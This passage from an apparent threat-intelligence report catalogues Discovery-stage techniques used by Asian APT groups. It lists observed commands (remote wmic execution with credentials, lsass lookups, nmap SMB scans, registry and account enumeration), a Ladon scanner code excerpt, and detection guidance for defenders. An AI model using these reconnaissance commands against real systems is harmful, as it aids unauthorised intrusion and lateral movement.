reg.exe query HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall /S /v DisplayName
reg.exe query HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall /S /v DisplayVersion
```

4

PowerShell:

```
Get-WmiObject -Class Win32_Product

Get-ChildItem "HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall"
```

Detection of this technique is complicated by the fact that all of these actions can also be performed for legitimate purposes by an administrator or other authorized person. To reduce the likelihood of false positives, you are advised to employ multiple rules that are aimed at detecting various Discovery techniques. For example, detection can be based on 3–5 rules triggered within a span of 10 minutes. For each organization, you must clarify and exclude certain activity by profiling the legitimate activity that occurs in the particular organization.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1
PowerShell	Microsoft-Windows-PowerShell/ Operational	4103, 4104

SIGMA rules

- Sigma-Generic-Software Discovery via Standard Windows Utilities
- Sigma-Generic-Security Software Discovery via wmic
- Sigma-Generic-Discovery Component Object Model Keys via PowerShell

System Service Discovery T1007

Basic description

Windows OS services are used by attackers for various objectives. For instance, some services are used to establish persistence in the system, others are used for privilege elevation, and some are used to simply execute code in the context of a service process. Attackers use the System Service Discovery technique to view the running services and to search for information about a specific service.

There are several ways to view the installed services in Windows:

1. Standard tools of the operating system
2. PowerShell cmdlets
3. WMI
4. Windows registry

WMI can be used with standard tools as well as with PowerShell, so examples of its use are also presented in the tables below.

Standard tools of the operating system	Examples
sc	sc query sc query type= service sc queryex sc qc sc qdescription sc qtriggerinfo sc qprivs sc qfailure sc qfailureflag sc qsidtype
tasklist	tasklist tasklist /svc
net	net start
net1	net1 start
driverquery	driverquery
wmic	wmic service [get ...] wmic process [get ...]

PowerShell cmdlets	Examples
Get-Service	gsv Get-Service
Get-Process	gps ps Get-Process | Where-Object {$_.SessionId -eq 0}
Get-SystemDriver	Get-SystemDriver
Get-WmiObject	gwmi Get-WmiObject -Query “select * from Win32_Service” Get-WmiObject -Class Win32_Service
Get-CimInstance	Get-CimInstance -ClassName Win32_Service

WMI Classes
CIM_Process
CIM_Service
CIM_ServiceComponent
CIM_ServiceServiceDependency
Win32_Process
Win32_Service
Win32_SystemDriver

To conduct reconnaissance of services by using the **registry,** attackers can simply view the contents of the **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services** tree.

Examples of procedures

Example 1

When attacking industrial facilities, Asian APT groups often conduct a pinpoint inspection of services. They do this because of their frequent use of the DLL Hijacking technique, in which they check whether the target host is running a service that is vulnerable to this type of attack.

```
%SYSTEMROOT%\System32\sc.exe query <service_name>
```

Example 2

As part of their reconnaissance for another attack, attackers saved the output of the tasklist utility to a file in a temporary directory:

```
dir \\<ip>\c$\windows\system32\tasks
cmd /c tasklist >$temp\temp.txt
tasklist
```

Example 3

In one attack, an Asian APT group used the tasklist utility to get the PID of the lsass process from a list of services:

```
$system32\cmd.exe /C tasklist /svc | findstr lsass
```

Example 4

Some of the more sophisticated Asian APT groups also combine service discovery methods like in this example of an attack targeting an industrial facility:

```
cscript.exe //nologo wmic.vbs /cmd 10.0.0.10 [domain]\[user] [password] "sc query wam"
```

Detection

Process creation events can be used to detect discovery of services that is conducted using standard tools in the operating system. Discovery of services via PowerShell can be detected by looking for Windows Event ID 4104. However, keep in mind that a script may be obfuscated. If an attacker conducts discovery of services by using the registry, this can be detected by looking for process creation events (EventId 4688 or Sysmon 1) in which the CommandLine shows the registry hive containing information about services.

Detection of this technique is complicated by the fact that most of these actions can also be performed for legitimate purposes by an administrator or other authorized person. To reduce the likelihood of false positives, you are advised to employ multiple rules that are aimed at detecting various Discovery techniques. For example, detection can be based on 3–5 rules triggered within a span of 10 minutes. For each organization, you must clarify and exclude certain activity by profiling the legitimate activity that occurs in the particular organization.

Event source	Log	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-System Service Discovery via Standard WIndows Utilities
- Sigma-Generic-System Service Discovery via PowerShell
- Sigma-Generic-System Service Discovery via Registry
- Sigma-Generic-System Service Discovery via wmic

System Information Discovery T1082

Basic description

Attackers use this technique to gather information about the target system or network. This information can include the hostname, operating system version, open ports, running services, installed software, and other relevant data. The collected information is used to understand the context of the environment and to plan further attack vectors.

Examples of procedures

During our analysis of Asian APT groups, we observed the use of standard tools for obtaining system information.

Example 1

The attackers used the systeminfo utility the most frequently. It shows detailed information about the configuration of the computer and operating system, data on the PC manufacturer, RAM, network adapter, BIOS/UEFI version, configured time zone, localization, and available support for virtualization technologies.

```
C:\Windows\system32\cmd.exe /C systeminfo
```

Example 2

Attackers also use the hostname command to get the name of the victim's machine.

```
C:\Windows\system32\cmd.exe /C hostname
```

Example 3

Example of using the diskpart utility to get a list of volumes:

```
cmd /c echo list volume |diskpart
```

Example 4

An executable file observed in one attack executes discovery commands via cmd and writes their results to a file named ~dep222.tmp. 0x5D decryption key.

```
C:\Windows\adobe.exe
MD5: 6117854AA463D953DAE2AC8062FEDD5E
```

Commands executed by the sample:

```
cmd /c systeminfo >> $user\$temp\~dep22
cmd /c dir >> $user\$temp\~dep22
cmd /c netstat -ano >> $user\$temp\~dep22
cmd /c tasklist /v >> $user\$temp\~dep22
cmd /c net start >> $user\$temp\~dep22
cmd /c net user >> $user\$temp\~dep22
cmd /c ipconfig /all >> $user\$temp\~dep22
```

Detection

The main way to detect the System Information Discovery T1082 technique is to look for process creation events, which can be used to identify suspicious command-line parameters such as systeminfo or hostname.

Detection of this technique is complicated by the fact that all of these actions can also be performed for legitimate purposes by an administrator or other authorized person. To reduce the likelihood of false positives, you are advised to employ multiple rules that are aimed at detecting various Discovery techniques. For example, detection can be based on 3–5 rules triggered within a span of 10 minutes. For each organization, you must clarify and exclude certain activity by profiling the legitimate activity that occurs in the particular organization.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-System Information Discovery via Standard Windows Utilities

System Network Configuration Discovery T1016

Basic description

The technique known as System Network Configuration Discovery is employed during the attack stage in which the attackers gather information about network settings and parameters. The collected data can be used by the attackers for communication with their C2, lateral movement, and/or pivoting.

There are many ways to get information about the network configuration in Windows. For example, you can view the ARP cache, routes, network interfaces, and much more.

Outside of an attack, these actions are frequently performed by administrators/engineers for network configuration and troubleshooting.

Examples of procedures

In one attack targeting government organizations in Russia, an Asian APT group redirected the output of utilities to a text file in a temporary directory:

```
cmd /c route print > $temp\1.txt
cmd /c ipconfig /displaydns > $temp\1.txt
```

During another attack, an advanced Asian APT group used the ipconfig utility directly:

```
ipconfig /all
```

Some samples from Asian APT groups also contact online services to get a public IP address and thereby find out the geographical location of their target host.

Detection

Some correlation rules aimed at identifying network configuration discovery activity will generate a large number of false positive detections. To reduce the number of false positives, you can combine multiple rules to trigger an alert. For example, you can configure an alert to be generated when three discovery rules are triggered within a period of 10 minutes on one host. The specific number of rules and the applicable time period for a triggered alert should be appropriately configured based on the typical activity in the infrastructure.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 3, 22

SIGMA rules

- Sigma-Generic-System Network Configuration Discovery via Standard Windows Utilities
- Sigma-Generic-Network Connection to Online IP Resolution Web Service (EventID 3)
- Sigma-Generic-Network Connection to Online IP Resolution Web Service (EventID 22)

System Network Connections Discovery T1049

Basic description

The technique known as System Network Connections Discovery is used by threat actors to gather information about active network connections of a compromised host so that they can then use this data for Lateral Movement, Pivoting and/or Credential Access (under certain conditions).

Windows provides APIs, utilities, and PowerShell cmdlets to collect this type of information:

WinAPI	Commands	Cmdlets PowerShell
GetTcpTable, GetUdpTable, GetTcp6Table, GetTcp6Table2, GetUdpTable, WTSEnumerateSessionsA/ WTSEnumerateSessionsW, WTSEnumerateSessionsExA, WTSEnumerateSessionsExW,etc	netstat, query session, qwinsta, query user, quser, net use	Get-NetTCPConnection Get-IscsiConnection Get-SmbConnection Get-SmbMultichannelConnection Get-VpnConnection

Examples of procedures

Asian APT groups frequently use the System Network Connections Discovery technique. To gather information about active sessions, attackers use the **qwinsta** command (the same as a **query session**).

Example 1

For example, in an attack targeting government organizations in Russia, an Asian APT group used **qwinsta** and **netstat** to implement this technique. WMI is used to start these utilities on remote hosts:

```
wmic /node:<ip> /user:<domain>\<username> /password:<password> process call create "cmd.exe /c
qwinsta > $temp\1.txt
wmic /node:<ip> /user:<domain>\<username> /password:<password> process call create "cmd.exe /c
netstat -ano > $temp\1.txt
```

Example 2

During another attack, an Asian threat actor used **netstat** with parameters:

```
netstat -nato
```

Example 3

In another incident that we observed, an Asian APT group used netstat after persisting in the system by service creation with the executable file named c:\programdata\usoshared\hpnotifications.exe:

```
$system32\cmd.exe /C netstat -ano -p tcp | findstr "EST"
```

Detection

Like many other techniques of the Discovery tactic, this technique is difficult to detect because its typical actions may be legitimately performed by administrators and/or users.

Due to the large amount of legitimate activity matching this technique, you can link multiple granular, time-based correlation rules to effectively identify malicious activity. For example, if there are multiple discovery rules, you can configure an alert to be generated when at least three of the rules are triggered on one host within a span of 10 minutes. Naturally, the specific parameters should take into account your typical internal activity.

Event source	Log	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-System Network Connections Discovery via PowerShell
- Sigma-Generic-System Network Connections Discovery via Standard Windows Utilities

System Time Discovery T1124

Basic description

The technique known as System Time Discovery is employed by attackers together with other techniques during the reconnaissance stage. The system time helps identify the victim's time zone, which also helps provide an approximate location. APT groups often pursue specific objectives and victims, and the location of a particular system helps identify useful targets. Attackers may also check the current time of a host before creating a scheduled task.

The current time of a system can be determined in several ways:

- In the command line by using the **time** utility
- Using a PowerShell cmdlet: **Get-Date**
- WinAPI calls: **GetSystemTime**()

Examples of procedures

Example 1

We observed time determination commands among many other discovery commands. When conducting reconnaissance, Asian APT groups often redirected the output of commands to a specific file, then read the data and forwarded it to a command center.

```
cmd.exe /c C: & cd\ & cd "" & time /t
cmd /c time /t >$temp\temp.txt
```

Example 2

In one attack, the net.exe utility was used to determine the time. The following command displays the time from the domain server serving as the timeserver.

```
net.exe time /do
```

Example 3

Asian APT groups often use specially prepared scripts in which they combine all of the main discovery commands necessary for conducting an attack, and save the results to a file. Below is a command snippet from a script:

```
time /t >> C:\Windows\Web\systeminfo.txtbb
```

Detection

This technique can be detected by tracking commands that determine the system time. However, these commands may also be run during legitimate activity.

As was described earlier in other Discovery techniques, it is best to use a combination of detection rules aimed at techniques from the Discovery tactic.

Event source	Log	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Sigma-Generic-System Time Discovery via PowerShell
- Sigma-Generic-System Time Discovery via standard windows utilities

Permission Groups Discovery T1069

Basic description

Attackers explore lists of groups, such as local groups, domain groups, and groups of cloud services. They analyze the permissions of these groups to identify accessible user accounts and user groups, determine which users belong to which groups, and identify their privileges. This data allows attackers to get additional information about the compromised system that will be used for further actions.

Permission Groups Discovery: Domain Groups T1069.002

Basic description

After an attacker infiltrates a host and obtains the capability to execute commands, they must look around and get their bearings. For example, they can identify members of groups in a Windows OS by using the dsquery utility:

```
dsquery group -name "AllowUSB" | dsget group -members
```

Or they can use the net utility:

```
net group "maingroup" /domain
```

Examples of procedures

While writing this report, we encountered the following examples of this technique in action:

```
$system32\cmd.exe /C net group /do
$system32\cmd.exe /C net group "domain admins" /domain
$system32\cmd.exe /C net user domain_admin /domain
net group "domain users" /do
net group "domain computers" /do
Get-MsolGroup
Get-MsolGroup -All
Get-MsolRole
Get-MsolRoleMember -ObjectId 2b745bdf-0803-4d80-****
help Get-MsolRoleMember
Get-MsolRoleMember -RoleObjectId 2b745bdf-0803-4d80-****
Get-MsolRoleMember -RoleObjectId 62e90394-69f5-4237-****
```

Detection

This technique can be detected by looking at process creation events, analyzing data from network traffic if domain groups are queried, and tracking script execution events such as PowerShell scripts.

Event source	Log	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Permission Local Groups Discovery via wmic
- Sigma-Generic-Local Groups Discovery via net.exe
- Sigma-Generic-Local Groups Discovery via PowerShell
- Sigma-Generic-Domain Groups Discovery via net.exe
- Sigma-Generic-Groups Discovery via PowerShell

Network Share Discovery T1135

Basic description

Lateral movement of attackers through the network is usually preceded by searches for network folders and drives. A network shared folder is a shared resource for computers that are joined into one network. This allows users to access file directories in various systems over the network. Shared use of files on a Windows network is provided via the SMB protocol.

For threat actors, a shared network shared folder provides another vector for lateral movement and another data collection resource.

To search for shared network resources, attackers use the following:

1

Net.exe utility:

```
net view
net use
net share
```

2

PowerShell: PowerShell get-smbshare

3

WMI: PowerShell Get-WmiObject -Class Win32_Share

4

Win API: NetShareEnum()

Examples of procedures

Example 1

In one attack, an Asian APT group used the net.exe utility to view network shared folders:

```
$system32\cmd.exe /C net view \\remotesystem
```

Example 2

In one incident, an Asian APT group operator conducted reconnaissance through a reverse shell:

```
cmd.exe /c C: & cd\ & cd "" & net use
```

Example 3

Here is a discovery script snippet showing the main commands used to search for network shared folders and computers on a network:

```
net use >> C:\Windows\Web\systeminfo.txtbb
net share >> C:\Windows\Web\systeminfo.txtbb
net view >> C:\Windows\Web\systeminfo.txtbb
net view /domain >> C:\Windows\Web\systeminfo.txtbb
```

Example 4

We also encountered the use of nmap to search for network resources:

```
nmap -p 445,3389 -T3 -v -n -Pn --open --script smb-enum-shares <xxx>_24.xml
nmap -p 3389 -T3 -v -n -Pn --open <xxx>_24.xml
nmap -T3 -A -v -n -Pn --open --script smb-enum-shares <xxx>.xml
nmap -p 445 -T3 -A -v -n -Pn --open <xxx>_24.xml
nmap -T3 -A -v -n -Pn --open <xxx>.xml
nmap -p 445 -T3 -v -n -Pn --open --script nbstat <xxx>_24.xml
nmap -p 445 -T4 -v -n -Pn --open --script nbstat <xxx>_18.xml
```

Example 5

Here's another example of a scanner, which inspected the SMB port in this case:

```
smbscan.exe <ip address>
MD5: B75B8170C5BFABB998F54768E80E3739
```

smbscan.exe scans an IP address for network folders and prints the IP address to stdout if a response is received. The sample sends ordinary SMB packets (without shellcodes) and does not exploit SMB vulnerabilities.

Detection

To detect the Network Share Discovery technique, you should track any startup parameters of the created processes and all executed PowerShell commands. Activity matching this technique may be performed by system administrators. Therefore, precise detection rules should be configured to account for normal activity in the particular organization. Just like for other techniques from the Discovery tactic, we recommend that you configure an alert to be generated when multiple discovery rules are triggered. For example, an alert should be generated when 3–5 rules for various techniques are triggered within a period of 10 minutes.

Event source	Log	Event ID
Windows	Security	4688, 5156
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1, 3

SIGMA rules

- Sigma-Generic-Network Share Discovery via PowerShell
- Sigma-Generic-Network Share Discovery via Standard Windows Utilities

Remote System Discovery T1018

Basic description

APT actors can obtain additional information about a computer based on its IP address, name, or other network identifier that can be used for lateral movement from an infected system through the company infrastructure. These capabilities are provided by remote administration tools (RAT) and by other tools available in the operating system, such as "ping", "tracert" and "net".

They can also get information about external hosts by analyzing the local ARP cache. Another option is to get additional information directly from network devices to study the target network. For example, the "show cdp neighbors" or "show arp" commands can be used for these purposes.

Examples of procedures


Examples of procedures that were encountered when analyzing the incidents mentioned above:

```
ping -n 1  <remote_host>
cmd.exe /c C: & cd\ & cd "Windows\web" & C:\Windows\System32\logfiles\nbtscan.exe <remote_host>
cmd /c tracert -h 2 <remote_host> > $temp\1.txt
```

MD5	File name
ab55a08ed77736ce6d26874187169bc9	Ladon.exe

This plug-in is a comprehensive scanner that is capable of scanning ports and identifying services, network assets, passwords, and vulnerabilities.

Figure 63 Plug-in code (scanner)



```
string[] array51 = args;
if (array51[array51.Length - 1] == "VncScan")
{
    Scan.callExeName = "VncScan";
    Scan.reargs(ref args, ref flag);
    if (!File.Exists("VncSharp.dll"))
    {
        Console.WriteLine("File Not Found VncSharp.dll");
        return;
    }
    if (File.Exists("check.txt"))
    {
        Console.WriteLine("Scan check.txt");
        Scan.LoadByteAssembly(Scan.smbscan(), "127.0.0.1", 1);
        return;
    }
    if (File.Exists("userpass.txt"))
    {
        Console.WriteLine("Scan userpass.txt");
        goto IL_12D0;
    }
    if (!File.Exists("pass.txt"))
    {
        Console.WriteLine("File Not Found pass.txt");
        return;
    }
    goto IL_12D0;
}
else
{
```

Detection

One of the ways to detect the Remote System Discovery T1018 technique is to look for process creation events. You should pay close attention to any running utilities or tools that were mentioned above, and analyze the command-line contents (when audits are enabled). You can also utilize the capabilities of network traffic analysis (NTA) systems, which detect and show scans of hosts and ports of assets within the infrastructure.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Network Share Discovery via PowerShell
- Sigma-Generic-Network Share Discovery via Standard Windows Utilities

Domain Trust Discovery T1482

Basic description

Domain Trusts (domain trust relationships) are used in Microsoft Active Directory to identify the level of access between various domains.

Trust Validation in the context of Active Directory refers to the process of verifying trust relationships between domains or forests. When trust is established between various domains, this trust must be verified to ensure security and authenticity.

Main objectives of domain trust discovery:

1

Search for trust relationships between various domains on a network to understand the domain structure and find opportunities to expand access capabilities

2

Expand access to resources in other domains

3

Search for security configuration vulnerabilities to bypass restrictions that may be implemented within individual domains

4

Elevate privileges by obtaining access to administrative accounts in other domains

There are several tools for discovering trust relationships and detecting vulnerabilities in a Windows Active Directory network. Although these tools can be used by system administrators to check the security of their network, they may also be employed by attackers to conduct attacks:

- PowerSploit
- PowerView
- BloodHound
- PingCastle
- ADRecon
- Nmap

Discovery of trust relationships in a domain infrastructure can also be performed by using the following command:

Windows CMD

Command	Description
nltest /domain_trusts	The **nltest** command can be used to identify trust relationships between various domains.
netdom trust <domain_name>	The **netdom** tool can also be used to work with trust relationships between domains. For example, you can use the following command to enumerate the trust relationships for a specific domain.
dsquery * -filter "(objectClass=trustedDomain)"	The **dsquery** command lets you query Active Directory. This command can be used to enumerate all trust relationships of a domain.
net view /domain	This command lets you view the available domains in a network. It can help identify other domains with which the current domain has trust relationships.
dsget domain <domain_name> -trust	The **dsget** command may be used to get information about the properties of Active Directory objects or information about trust relationships for a specific domain

Windows PowerShell

Cmdlet	Description
Get-ADTrust -Filter *	The **Get-ADTrust** cmdlet can be used to get information about trust relationships between domains.
Get-NetDomainTrust	The **PowerSploit** tool has the **Get-NetDomainTrust command**, which provides information about trust relationships between domains. This tool can be used by attackers to inspect a network. Please keep in mind that PowerSploit is a pentesting tool and should be used only with the approval of the system owner or in accordance with applicable laws and policies.
Get-ADDomainController -Discover	The **Get-ADDomainController** command from the **ActiveDirectory** module can help identify domain controllers in other domains and thereby detect trust relationships.
Test-NetConnection -ComputerName <domain_controller_name>	This command lets you check the availability of a network connection to a remote host. This can be used to check connectivity with trusted domain controllers.
Get-NetForestDomain	The **Get-NetForestDomain** command from the **PowerSploit** toolset can be used to display information about trust relationships within a forest.
Get-ADDomain <domain_name> | Select-Object Name, Trusts	The **Get-ADDomain** command from the **ActiveDirectory** module provides information about the current domain and its trust relationships.
Get-ADTrustRelationship -Domain <domain_name>	The **Get-ADTrustRelationship** command from the **ActiveDirectory** module provides information about the trust relationships for the specified domain.

Examples of procedures

In attacks conducted by Asian APT groups, we did not observe much variety in the methods that they used for discovering trust relationships between domains. Instead, their discovery basically involved only the nltest command and the well-known tools, such as BloodHound:

In the attack targeting Russian companies, the following commands were used:

Command	Description
nltest /dclist:<victim_domain>	This command is used to display a list of domain controllers for the specified domain in the network.
nltest /domain_trusts	This command is used to enumerate all trust relationships of the current domain. The output of this command includes a list of domains with which trust relationships have been established, and indicates the type of each trust relationship.

Detection

It may be difficult to detect the Domain Trust Discovery T1482 technique because attackers can use various methods and tools to explore the trust relationships in a Windows Active Directory network. Attempts to detect domain trust relationships usually involve tracking specific commands or scripts. You can also monitor Active Directory events involving changes made to trust relationships between domains. Traffic analyzers can help detect suspicious requests or network activity related to domain trust discovery.

Event source	Log	Event ID
Windows	Security	4688, 4662
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Domain Trust Discovery via nltest.exe

Query Registry T1012

Basic description

Attackers gather information about a system by querying the registry. The Windows registry contains a large amount of data on the computer configuration and users. There are several ways to request information from the registry, including various console-based or GUI tools, PowerShell cmdlets, and WinAPI functions.

In many cases, this is not the primary technique that the attackers use for their ultimate objectives. For example, they may use the registry to gather information about services installed in the system. In this case, the Query Registry technique only shows the way that the attackers achieve certain objectives, while their primary technique is System Service Discovery.

Examples of procedures

Example 1

During an attack, an Asian APT group gathered information about storage devices connected to a host by using the following registry queries:

```
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceClasses\{53f56307-
b6bf-11d0-94f2-00a0c91efb8b}
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\UsbFlags
reg query HKLM [/s]
reg query HKCU [/s]
```

Example 2

In an attack targeting a government organization in Russia, an Asian APT group gathered information about installed office software from the registry:

```
reg query hku
reg query hku\S-1-5-21-[REDACTED]\Software\Microsoft\Office
reg query hku\S-1-5-21-[REDACTED]\Software\Microsoft\Office\14.0
reg query hku\S-1-5-21-[REDACTED]\Software\Microsoft\Office\14.0\Outlook\profiles
reg query hku\S-1-5-21-[REDACTED]\Software\Microsoft\Office\14.0\Outlook
reg query hku\S-1-5-21-[REDACTED]\Software\Microsoft\Office\14.0\Outlook\Preferences
reg query hku\S-1-5-21-[REDACTED]\Software\Microsoft\Office\14.0\Outlook\UserInfo
reg query hku\S-1-5-21-[REDACTED]\Software\Microsoft\Office\14.0\Outlook /s | find "<victim_domain_name>"
```

Detection

A request for information from the registry is not necessarily an indicator of an attack or malicious activity. Therefore, detection of this technique should rely on non-typical patterns of process creation (for example, multiple reg.exe processes created by cmd.exe with queries to registry keys containing information about data storage devices) or queries to specific registry keys (for example, reg.exe starting with a command line containing **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services**).

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

Account Discovery T1087

Basic description

Attackers gather information about local user accounts (T1087.001 Local Account), domain accounts (T1087.002 Domain Account), or cloud accounts (T1087.004 Cloud Account) and/or email addresses (T1087.003 Email Account). This data can be then used to more effectively search for account credentials (Credential Access), counteract Blue Team actions, and/or carry out other stages of an attack (for example, internal targeted phishing).

In Windows, you can view local and domain users by using PowerShell cmdlets or other tools. The primary tool used for account discovery is net.exe (or net1.exe). The net.exe user command displays a list of local users on a host. If a specific username is entered after user, more detailed information about that user will be displayed. If the net.exe tool is started with the /domain switch, information about domain users is displayed.

Tools and cmdlets used for gathering information about user accounts are presented in the table:

	Windows Utilities	PowerShell
Local Account	net user net user <username> query user quser	Get-LocalUser
Domain Account	net user /domain net user <username> /domain	Get-ADUser

Attackers can also use PowerShell cmdlets to get domain accounts in cloud infrastructures:

- **Get-MsolUser**
- **Get-MsolRoleMember**
- **Get-MsolServicePrincipal**

In addition to the described user discovery methods, there are also less obvious approaches. A few examples are presented below:

1

View the directory **%SYSTEMDRIVE%\Users**

2

View the users in groups **(net localgroup <groupname>)**

3

View the **HKEY_USERS**

4

View the registry key **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList**

Examples of procedures

Example 1

In one attack, an Asian APT group used the net.exe utility to gather information about local accounts:

```
net user <xxx>
net user
```

Example 2

Attackers used PowerShell cmdlets to get a list of accounts in a cloud-based Azure Active Directory:

```
Get-MsolUser <xxx>
Get-MsolUser -UserPrincipalName <xxx>
```

Detection

The Account Discovery technique can be detected by tracking process creation events and script execution events (PowerShell: 4103, 4104). Keep in mind that viewing the users in a system is a legitimate activity, and the environment should be carefully examined whenever correlation rules are triggered.

You can also track LDAP requests to enumerate users in a domain, and configure alerts to be generated when a request threshold is reached.

Event source	Log	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Local Account Discovery via Standard Windows Utilities
- Sigma-Generic-Domain Account Discovery via PowerShell

File and Directory Discovery T1083

Basic description

The File and Directory Discovery T1083 technique involves searching and analyzing files and directories on a host. Threat actors use this technique to get information about the environment of the target system, identify valuable data, or find vulnerabilities in the system for further exploitation.

Attackers may use the standard commands and tools of the operating system to search and view files and directories.

For example, they may use the following commands in Windows:

Windows cmd	PowerShell
dir, tree, find, findstr, xcopy, type, move, where, attrib, icacls	Get-ChildItem, gci, dir, ls, Get-Content, gc, cat, type, Select-String, sls, Copy-Item, cp, copy, cpi, Get-Acl, Test-Path, Join-Path

When employing this technique, attackers can obtain the following:

- Information about the files and directories residing on the system. This will help them understand how the system is set up and which data it contains.
- Contents of files storing valuable information, such as authentication data, confidential documents, passwords, and other secrets.
- Information from files and directories on system vulnerabilities that can be used to conduct further attacks.

Examples of procedures

